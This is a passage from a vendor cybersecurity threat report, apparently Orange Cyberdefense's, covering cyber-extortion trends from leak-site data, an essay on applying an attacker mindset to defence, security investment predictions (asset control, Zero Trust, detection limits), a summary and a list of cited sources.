
This suggests again that any and every business can expect to be targeted, and that the primary deciding factor of becoming a leak site victim is the ability of the business to withstand attack and recover from compromise.

It's worth noting also that, since the crime we're investigating here is extortion, and not theft, it is the value of the impacted digital asset to the victim that concerns us, not the value of the data to the criminal.

Any business that has digital assets of value can therefore be a victim.

Extortion methods

deployed by the top actors in 2021



New forms of extortion

Cy-X is a crime of extortion, and encryption, with the key and the threat of leaks as leverage, are the means deployed to extort the ransom. Encryption and ransom are the means, not the end.

In 2021, 10% of all the incidents we observed via leak sites did not involve encryption. This is up from 1% for the 2020 data.

As can be seen from the chart above, the trend shifted in Q3 of 2021, so it may be too soon to predict that the landscape is fundamentally changing. Nevertheless, it is clear that encryption is not the only tool in the extortionists shed, and that should serve as a warning that ransomware detection and backups may not be sufficient to deter criminals anymore.

An examination of the extortion types used by the 10 busiest actors demonstrates that this pattern is not universal.

As the graph above shows, most of the top-10 actors are still exclusively using encryption for extortion. However others, like ArvinClub, don't use encryption at all, and still others are using a mixture of techniques.

The major take-away here is that crime will evolve, not only in the technology it deploys but also through its business model. If other forms of extortion continue to become more prominent, we should prepare to adjust our technical defenses and other countermeasures accordingly.

Extortionist's methods

Double Extortion: The "classic" ransomware scheme of encrypting data and demanding money for the decryption key, with the 'double' threat of data leakage

Data Exposure only: A threat to publish stolen data to damage or shame the victim, without the data being encrypted

DDoS: Blocking access to a website or service by overloading it with traffic or requests, then demanding money to stop the attack

DDoS-threat only: Threatening to run a DDoS attack on websites or services, unless a payment is made, but not actually launching the attack

Information Resale only: The resale of stolen data from other extortion attacks, with no threat of extortion. Not technically extortion

Conclusion

The Cy-X threat actor landscape is complex and dynamic. The total number of actors is growing steadily even as individual actors come and go over time. While a handful of 'alpha' players are responsible for about half of all the crimes, there are dozens of other 'smaller' players to contend with also.

Only about 10% of businesses being extorted via leak sites appear to be paying the ransom. Still, this represents a significant windfall for the criminals.

Cyber Extortion continues to evolve, not only in the technology it deploys but also through its business model. As new forms of extortion continue to become more prominent, we should prepare to adjust our technical defenses and other countermeasures accordingly.

The patterns across the victim countries, industries and business sizes remain relatively consistent, however.

Criminal actors are compromising the most victims in the same few industries. This suggests that the most-featured industries are not being specifically targeted, but rather have something else in common – simply that they are less prepared to stave off attacks.

Victims are found in almost every country and countries that have hitherto appeared relatively un-affected cannot hope that will remain the case.

Almost 75% of all leaks involve 'Small' businesses, but businesses of every size are being impacted.

This suggests again that any and every business can expect to be targeted, and that the primary predictor of becoming a leak site victim is the ability of the business to withstand attack and recover from compromise.

Applying an offensive approach to a defensive strategy

Our industry has evolved at a tremendous rate on all fronts. We have seen innovative solutions and great defensive controls become available. Still, we observe organizations fall victim to attacks. One would imagine that with all these "next-gen" defensive solutions available, we would all have reached a state of almost complete security. But that is obviously not the case.

I would like to challenge your thinking, stir the standard and share some information to assist with your future journey of applying a more robust defensive strategy.

Ulrich Swart, Training Manager & Security Analyst, **Orange Cyberdefense**

A quick assessment on security

Let us ask a few simple questions:

- Is your organization prepared for an attack?
- Do you know what the key issues/services/solutions attackers will target are?
- Who is responsible for patching, and are your systems and software up to date?
- Are passwords across all of your systems properly secured using industry standards?
- Do your developer teams or network architects implement security as part of your design processes?
- Does every employee understand their role in the organizational security process?

If any of the above questions made you go "Uhm...", "maybe..." or simply "I honestly hope so...", then we should take the time to delve into these topics and challenge the current mindset applied to your safety in practice.

What is defense?

The true purpose of defense is the active or reactive protection of assets. In context, organizations have assets, customer data, personnel, intellectual property and operational processes to protect. Robbie Sinclair, head of security at Country Energy NSW Australia, explained, "Security is always excessive until it is not enough."

Security often feels like an overbearing thing to implement and maintain for the potential threat of attack, but when an attack occurs, most organizations wish they had done more in advance to protect, mitigate or prevent such an attack. Unfortunately, in defensive scenarios, one will always start on the back foot as traditional defense is reactive and only applied to the known or predictable outcomes.

Attackers will always have the upper hand as they have the time and element of surprise in their corner. Furthermore, managing and protecting everything within an organization is complex, if not merely impossible.

Regardless of the evolution of tools, extensive research and refined practices: some unknown threats will remain. These unknown threats can be as simple as a new vulnerability, a misconfigured service or just a weak password. There is no such thing as a silver bullet when it comes to security. Some would argue that the best way to be safe is never to go "online". But being offline is not the solution we are proposing.

During our years of training and working in the ethical hacking industry, we have seen a common misconception about who is responsible for keeping an organization safe. The people who should help protect the organization should not be limited only to security engineers, blue team members, or security operation center analysts. Security should be applied daily by everyone involved in the organization. That includes developers, architects, managers, executives, administrative workers and general office workers.

Security is usually the last item on the agenda if it even makes it into the list. The challenge for you will be to ask: If it is on our list, on whose list is it?

Security is everyone's business

The concept of an organization implies that we have all our eggs in one basket. This basket will include your brand, people, software, hardware, networks, physical buildings, online presence, and most importantly, the reputation you display outwards. All the areas mentioned need protection, not just by a single team but by every employee in your organization. The most common downfalls for organizations are the human factor, common misconfigurations, relentless technological development, and harmful practices.

As an organization, we need to flip the roles a bit and recognise the potential risks. The best way to do this is to attack your own assets. Threats are real, and your organization will face them at some point. Attackers take advantage of the weakest links and exploit them for their gains.

Know your enemy!

The threat landscape contains primarily six potential types of attackers.

- **Script kiddies** – People hacking for fun and fame.
- **Blackhats** – People hacking for monetary gain or with malicious intent.
- **Greyhats** – People hacking for social justice, reputation or activist reasons.
- **Nation-states** – Governments or military groups hacking for intelligence or political reasons.
- **Competitors** – Organizations who want your information, intellectual property or to damage your reputation.
- **Insiders** – People inside your organization who are disgruntled or might be opportunistic for some sort of personal gain.

In our work as security trainers and penetration testers, we aim to highlight security issues based on the effects of a simple pillar system called the CIA Triad. Should an organization be attacked, some or all of the below will be affected.

Confidentiality: whether the information is protected

Integrity: whether information remains whole, complete and untainted

Availability: whether systems/services/solutions operate without interference or obstruction

The compromise-cake-recipe

Attackers rely on a somewhat simple recipe, like baking a cake. They need ingredients, a process and know-how to achieve a goal.

The ingredients are as follows:

- Target – something to attack
- Vulnerability – the element that gets attacked
- Exploit – method to achieve the attack

The process is mainly a methodology, a logical flow of actions taken to obtain the above ingredients and to utilise these in an attempt to achieve a goal. The end product will be "the compromise". Yes, attackers will bake their cake and eat it too. They'll utilise the above recipe to complete their mission of extracting data, bringing down the organization or utilising the control to force a monetary gain.

Don't wait for the attack

An attacker only needs to get lucky once – break past the defense in place or exploit a simple misconfiguration or human weakness. Organizations can compliment their defenses by applying an offender's mindset. The concept is to find your weakest defense link before an attacker does and reinforce it.

Understanding the attacker mindset or the methodologies utilised in the real world could assist you and your team to prepare for real-world scenarios.

"The best defense is a good offense"

Jack Dempsey

World heavyweight boxing champion


To achieve this offensive approach to defense, we'll require a mindset shift to think like an attacker in everyday roles. Some examples:

- The developer team should review their code from an attacker's perspective while designing the solution.
- An administrative worker should consider how an attacker might utilise the passwords they keep in a cleartext file on their desktop.
- The executive team should consider why they will be attacked and empower their people to find the pathways to these identified goals, not just focusing on the most valuable button but common, simple and potentially easy to fix gaps.

The best strategy will be the combination of defense-in-depth along with an active offensive approach.

Utilise your existing teams to identify weaknesses and think proactively about potential security flaws. Train your employees on standard attacker methodologies and empower them to identify the potential problem areas every day rather than waiting for an attack to happen.

Let the knowledge drive the change. Once the offense is understood, apply it to a defensive strategy.



Stefan Lager
SVP Global Service Lines
Orange Cyberdefense

Security predictions

The shift to happy investments

In the area of cyber security there are hundreds of different solutions to invest in, so how do you prioritize?

One common challenge is that companies have focused on building capabilities rather than reducing risks. This behavior is driven by the strong force of the security vendors that want to make sure that security investments are aligned with the capabilities of their technology.

The result of this approach is overinvestment in some areas and underinvestment is other areas which in summary may not have reduced the overall risk significantly.

To give an example, let's take three topics, that for most companies should be the key security areas to invest in:

1. Control of your assets
2. Control of access to your assets
3. Ability to detect and respond to incidents

So let us take a closer look at these different areas!

1

Control of your assets

The feedback from our Incident Responders and our Ethical Hackers are consistent: the easy way in is to attack assets that are “forgotten”.

Many companies have assets connected in their infrastructure that they do not know of, that are not part of standard vulnerability management programs or that are not governed for best-practices configuration.

This makes them the perfect target to gain access, elevate privileges or use as backdoors into the company.

Many of the customers we have met share the same challenges:

- "Our CMDB is not 100% correct."
- "We don’t have a clear view of our key assets."
- "Our cloud environment is very dynamic and we do not have 100% control of all workloads."
- "Our vulnerability management program lacks clear scope and KPIs."
- "We do not have a clear inventory and classification of our data."

Why is that you may ask?

How can we ever do optimal investments in security if we do not know where our key assets and data are and what the attack surface is to those assets?

I think this is a relevant question.


2

Control of access

When you have identified your key assets with the applications and data that drives your business, how do you provide access to it in a secure way? In the past many companies put a bit too much trust in the perimeter protection, hence making access to assets quite relaxed behind these firewalls and VPN services.

It is now 2021 and data and users are located everywhere. According to Forbes 80% of enterprise IT will move to the cloud by 2025 [38]. On top of this, the threat landscape is more advanced than ever. So we need to consider every device as breached and set up access so that it can cause as little impact as possible in case it really was. Never trust, always verify.

This new concept of **Zero Trust** for providing access will be key for limiting the impact of a security breach. And yes, you will be breached, so you better start preparing for it.



What this means in practice is that you should never trust a device just because it is connected to a trusted network, and you should never trust a user just because he/she is using a trusted device. Obviously there needs to be a balance between security and usability. You cannot request a user to use multi-factor authentication (MFA) for every new access, but you must understand the risk with Single-Sign-On. If you allow seamless access to all applications for 12h after the initial MFA, then anyone using this device will have this access. This includes both physical access to non-locked screens, but also remotely controlled laptops.

So, the correct approach for Zero Trust should actually be:
“Never trust, always verify AND monitor”

And no, you will probably not be able to go from nothing to full implementation right away, so start with identifying the crown jewels of your company and implement it there.

3

Ability to detect & respond

You all know by now that there is no such thing as 100% protection. Since you know this, you implicitly also know that you will be breached.

The impact of a security breach is directly linked to your ability to detect and respond to it!

The quicker you can detect the breach and respond to it, the less risk you have of getting your critical intellectual property stolen or complete infrastructure encrypted for ransom.

This means that all companies have a detailed plan and strategy for threat detection and response, right?

Well not quite. Again we are at the mercy of the marketing from security vendors.

Log-based detection

What they tell you: “We have advanced AI behavior models for zero-day threats”

What they do not tell you:
“We are highly dependent on the type and structure of data that you send, and we are just a secondary detection system. Something else has to be the primary detection and send the data to us.”

Endpoint-based detection

What they tell you:
“We detect all threat activities on the endpoint, can threat hunt across your infrastructure and directly isolate infected devices”.

What they do not tell you:
“If the attacker is on the endpoint, it is potentially possible to turn off or bypass the client. Also what do you do with all the devices that are connected to your network that you cannot install an agent on?”

Network-based detection

What they tell you:
“The best way to detect infections in unmanaged devices, for example supply chain attacks, is by using AI to learn your infrastructure so we can find communication anomalies that are impossible to find using log-based or endpoint-based detection”

What they do not tell you:
“A lot of traffic is encrypted and that limits the details of what we can see. We have no ability to detect behaviors on the endpoint; only when it communicates outside.”

Cloud-based detection

What they tell you:
“Powerful Threat Detection via a combination of machine learning and threat intelligence”.

What they do not tell you:
“Threat detection and triage is limited to the data available via the cloud provider's APIs”.


As you can see there is no silver bullet for threat detection. You need to understand your own environment, the threat against it and also the actual capabilities of different types of technology. On top of this you also need the resources and expertise to tune this around the clock. This is why most customers turn to a trusted security partner to help them figure out the starting point and the journey for their threat detection strategy.

Conclusion

It is our prediction that security investments will shift from being focused on building standalone capabilities to being focused on reducing the risk for the company.

To be able to do this companies need to increase the part of the security budget dedicated to understanding their attack surface, including identifying critical assets and data, and also accept the fact that they will get breached. It is vital to build a solid plan for crisis management, including comprehensive detection abilities across networks, the cloud, applications and managed/un-managed devices. This will be done at the cost of some of the traditional security investments.

By shifting to “Happy Investments”, companies will accomplish reduced risk and also optimize their security investments.



Report summary

What have we learned?

Sara Puigvert
EVP Global Operations
Orange Cyberdefense

The one thing we have learned so far is that cyber security has become very complex. Firstly, our MDR services data exposes how multifaceted the attacks are. Secondly, we see an expanding variety of security events, analyzed for you through our World Watch initiative.

Our experts decipher how criminals act within their own secluded ecosystem, and they show that it remains crucial to correctly address vulnerabilities to improve our security posture.

Indeed, no less than 18,000 new vulnerabilities will be discovered this year. More than 2 per hour[39].

The meantime to remediate them, i.e. patch or mitigate, is slowly decreasing to around 60 days, but attackers still too often exploit vulnerabilities before they can be handled by organizations. Indeed, some are weaponized in just few hours after becoming public.

In the IT world, Microsoft remains at the top spot in terms of raw number of vulnerabilities, with Google close behind.

In OT, ICS and IoT vulnerabilities rapidly increase and account today for 10% overall. Unfortunately, most of the time these vulnerabilities are critical and/or easy to leverage, a trend linked to the lack of security maturity in that sector.

Finally, our Pentesting- and CSIRT-stories have shown us that attackers continue to creatively exploit weak spots.

And, as if it was not enough, Ransomware-as-a-Service gangs go to ever greater lengths to incite victims to pay, using tactics such as launching DDoS attacks, emailing clients and media, auctioning stolen data, trying to impact the stock price, and more.

The defenders job seems more challenging than ever. Those having a guide might find it easier to advance on this journey.

Getting complexity under control

It is important to take a step back and look at cyberdefense from a more strategic perspective. The first step in reducing complexity is to realize a fundamental concept: security is a journey, not a destination.

It is a moving target, and the only way to get closer to it is to keep moving yourself. Once this principle is understood the course of action becomes much clearer and can be divided into actionable steps.

When going on an extensive cross-country hike, you need to plan accordingly and 1. find out your current whereabouts, 2. define the next waypoint, 3. determine the correct bearings to walk on. Once there, you can repeat these steps.

Similarly, cyber assessments and ethical hacking give you an indication of where you stand in terms of cyber security. Consulting can then help you define and plan the priorities needed according to your evolving business needs. And technology experts will be helpful to correctly implement this roadmap and stay on track.

Once a first waypoint is reached, the journey continues, provided the improvements met the expected result. Breaking down the security challenges into realistic next steps is a good way to cope with the growing complexity.

The power of community

Another important aspect, that is oftentimes underestimated, is the fact that you are not in this alone. Your customers as well as suppliers, and even your competitors, face largely the same threat landscape that you do.

Forming alliances among defenders, to share best practices, intelligence and set common security policies will vastly improve security for everyone. Far too often and for far too long criminals have profited from every organization fighting this battle single-handedly. It is up to us to change that. This is the one topic where differences should be set aside to join forces and face a common threat together.

European law enforcement agencies have already put this in practice for a long time. Under Europol's umbrella, for example, new sectorial ISACs (Information Sharing and Analysis Center) keep being built.

The ways to accomplish this are manyfold. A single medium-sized business will realistically have a tough time to build up, staff and maintain a fully-fledged SOC for instance. An alliance of several medium organizations can realistically manage it.

"Know thy self, know thy enemy"

A third important point in getting security under control is neatly summarized by the great Sun Tzu. But knowing yourself goes beyond the assessment of your security posture. It also means a realistic evaluation of what you can and cannot do in general – at a reasonable expense.

You could staff your IT better, hire more analysts and a CISO, and invest in the latest security solutions. The question is: does that always make sense? Organizations are generally founded on a very specific core competency, be it providing a kind of service or creating a specific good. Even if this good is digital per se, cyber security is almost never part of that direct agenda. So instead of building up an additional major competency internally, the option of seeking external support might often be wiser.

The same principle applies to knowing your enemy. Subscribing to threat intelligence feeds is a good start. But really knowing your adversaries in a complex, ever shifting threat landscape requires expertise, deep insight and dedicated research teams. Leveraging such intelligence, you can prevent attacks or at least react to ongoing campaigns immediately, protecting yourself before damages are too impactful.

The difference between being a target and a victim often resides in preparing well in advance your defenses. Keeping the above three aspects in mind will help your organization stay secure in a complex, risky, moving digital world.

» **Security is a journey, not a destination. It is a moving target, and the only way to get closer is to keep moving yourself. Once this principle is understood the course of action becomes much clearer.** «

Sara Puigvert, EVP Global Operations **Orange Cyberdefense**

Contributors, sources & links

Sources

This report could not have been created without the hard work of many researchers, journalists and organizations around the world. We've gratefully used their online publications for reference or context.

Sources/links

[1] https://en.wikipedia.org/wiki/Survivorship_bias

[2] https://www.verizon.com/business/resources/reports/dbir/

[3] Midler, Marisa. "Ransomware as a Service (Raas) Threats." SEI Blog, 5 Oct. 2020, https://insights.sei.cmu.edu/blog/ransomware-as-a-service-raas-threats/

[4] "Phases of a Critical Incident." Eddusaver, 5 May 2020, https://www.eddusaver.com/phases-of-a-critical-incident/

[5] https://www.federalregister.gov/documents/2021/06/02/2021-11592/software-bill-of-materials-elements-and-considerations

[6] https://us-cert.cisa.gov/ncas/alerts/aa21-209a

[7] https://zerodium.com/program.html

[8] https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[9] https://techcommunity.microsoft.com/t5/azure-active-directory-identity/passwordless-authentication-is-now-generally-available/ba-p/1994700

[10] https://searchsecurity.techtarget.com/definition/ransomware

[11] Cohen, L. E., & Felson, M. (1979). Social change and crime rate trends: A routine activity approach. American Sociological Review, 44, 588-608.

[12] http://www.children.gov.on.ca/htdocs/English/professionals/oyap/roots/volume5/chapter03_rational_choice.aspx

[13] Cohen, Lawrence E., and Marcus Felson. "Social Change and Crime Rate Trends: A Routine Activity Approach." American Sociological Review, vol. 44, no. 4, 1979, pp. 588–608. JSTOR, www.jstor.org/stable/2094589. Accessed 17 Feb. 2021. Accessed from: https://www.jstor.org/stable/2094589?origin=crossref&seq=1 2021-02-17.

[14] Cohen, L. E., & Felson, M. (1979). Social change and crime rate trends: A routine activity approach. American Sociological Review, 44, 588-608.

[15] https://therecord.media/popular-hacking-forum-bans-ransomware-ads/

[16] https://go.chainalysis.com/rs/503-FAP-074/images/Chainalysis-Crypto-Crime-2021.pdf

[17] https://www.digitalshadows.com/blog-and-research/rise-of-initial-access-brokers/

[18] https://www.digitalshadows.com/blog-and-research/rise-of-initial-access-brokers/

[19] https://criminologyweb.com/routine-activities-theory-definition-of-the-routine-activity-approach-to-crime/

[20] https://study.com/academy/lesson/understanding-victimization-risk-lifestyle-factors-routine-activities.html

[21] https://en.wikipedia.org/wiki/Computer_Fraud_and_Abuse_Act#Criminal_offenses_under_the_Act

[22] http://www.crimeprevention.nsw.gov.au/Documents/routine_activity_factsheet_nov2014.pdf

[23] Yar, M. (2005). The novelty of cybercrime. European Journal of Criminology, 2(4), 407-427.

[24] Eric Rutger Leukfeldt & Majid Yar (2016) Applying Routine Activity Theory to Cybercrime: A Theoretical and Empirical Analysis, Deviant Behavior, 37:3, 263-280, DOI: 10.1080/01639625.2015.1012409

[25] https://orangecyberdefense.com/global/white-papers/beating-ransomware/

[26] MITRE ATT&CK Cobaltstrike : https://attack.mitre.org/software/S0154/

[27] https://blog.group-ib.com/hancitor-cuba-ransomware

[28] Google FeedProxy: http://feedproxy.google.com/

[29] https://orangecyberdefense.com/global/all-services/detect-respond/managed-threat-intelligence-detect/

[30] https://malpedia.caad.fkie.fraunhofer.de/details/win.fickerstealer

[31] https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike

[32] https://search.censys.io/search?resource=hosts&q=services.http.response.headers.last_modified%3A+%22Thu%2C+25+-Jun+2015+20%3A49%3A10+GMT%22+OR+services.http.response.headers.etag%3A+%22%5C%22558c6946-0%5C%22%22

[33] https://search.censys.io/search?resource=hosts&q=services.banner_hex-%3A%22002700000001000000152575736572707 26f66696c65255c4465736b746f70000000052a2e74787405%22

[34] https://us-cert.cisa.gov/ncas/current-activity/2021/08/27/fbi-releases-indicators-compromise-associated-hive-ransomware

[35] https://worldpopulationreview.com/countries/countries-by-gdp

[36] https://www.census.gov/naics/

[37] https://www.naics.com/business-lists/counts-by-naics-code/

[38] https://www.forbes.com/sites/oracle/2019/02/07/prediction-80-of-enterprise-it-will-move-to-the-cloud-by-2025/

[39] https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&search_type=all&isCpeNameSearch=false

Disclaimer

A very special thanks to all cyber hunters, analysts and engineers in our SOCs.

Why Orange Cyberdefense?

Orange Cyberdefense is the expert cyber security business unit of the Orange Group, providing managed security, managed threat detection & response services to organizations around the globe.

As the leading security services provider, we strive to build a safer digital society.

